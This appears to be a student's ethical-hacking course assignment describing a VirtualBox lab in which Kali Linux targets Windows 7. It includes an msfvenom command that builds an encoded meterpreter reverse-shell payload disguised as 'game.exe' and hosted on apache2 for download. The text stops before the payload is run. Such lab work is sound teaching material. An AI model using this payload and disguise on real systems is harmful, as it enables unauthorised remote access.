Name- Omprakash N Sugandhi **Course- Ethical Hacking & Cyber Security - हिंदी Essentials | Batch 1**

Question 1

1. Create a shellcode to exploit windows OS


2. Execute the shellcode on Windows

3. Get a Meterpreter.

4. Upload and Download few files from the exploited system


Assignment No - 01

Step-1=> You must have a virtual box Installed with Kali Linux 2020.4 and a Windows machine both running. In this practical I have used Windows 7 as the target operating system.




Step-2 => Now you need to check the ip address of the kali linux machine so the command is - ifconfig

So my ip address is 10.0.2.15




Step-3 => Now use your kali linux terminal and type command - msfvenom which is pre-installed in kali linux. Msfvenom is the combination of payload generation and encoding



Step-4 => Install apache2 webserver to host the file which will be downloaded by the victim


To install apache 2 use command - apt install apache2




Create a shellcode to exploit windows OS

Step-5=> Now use msfvenom to create a shellcode to exploit windows 7 machine. So, the command is


- **Msfvenom -p widows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b ”\x00” LHOST=10.0.2.15 -f exe > /var/www/html/share/game.exe**




Step-6=> The payload will be created in a while the image below shows the output..



Step-7=> After the payload is created, we need to host the file on a web server so, to start apache2 use command - systemctl start apache2




Step-8=> To keep the apache2 server running use command - systemctl enable apache2



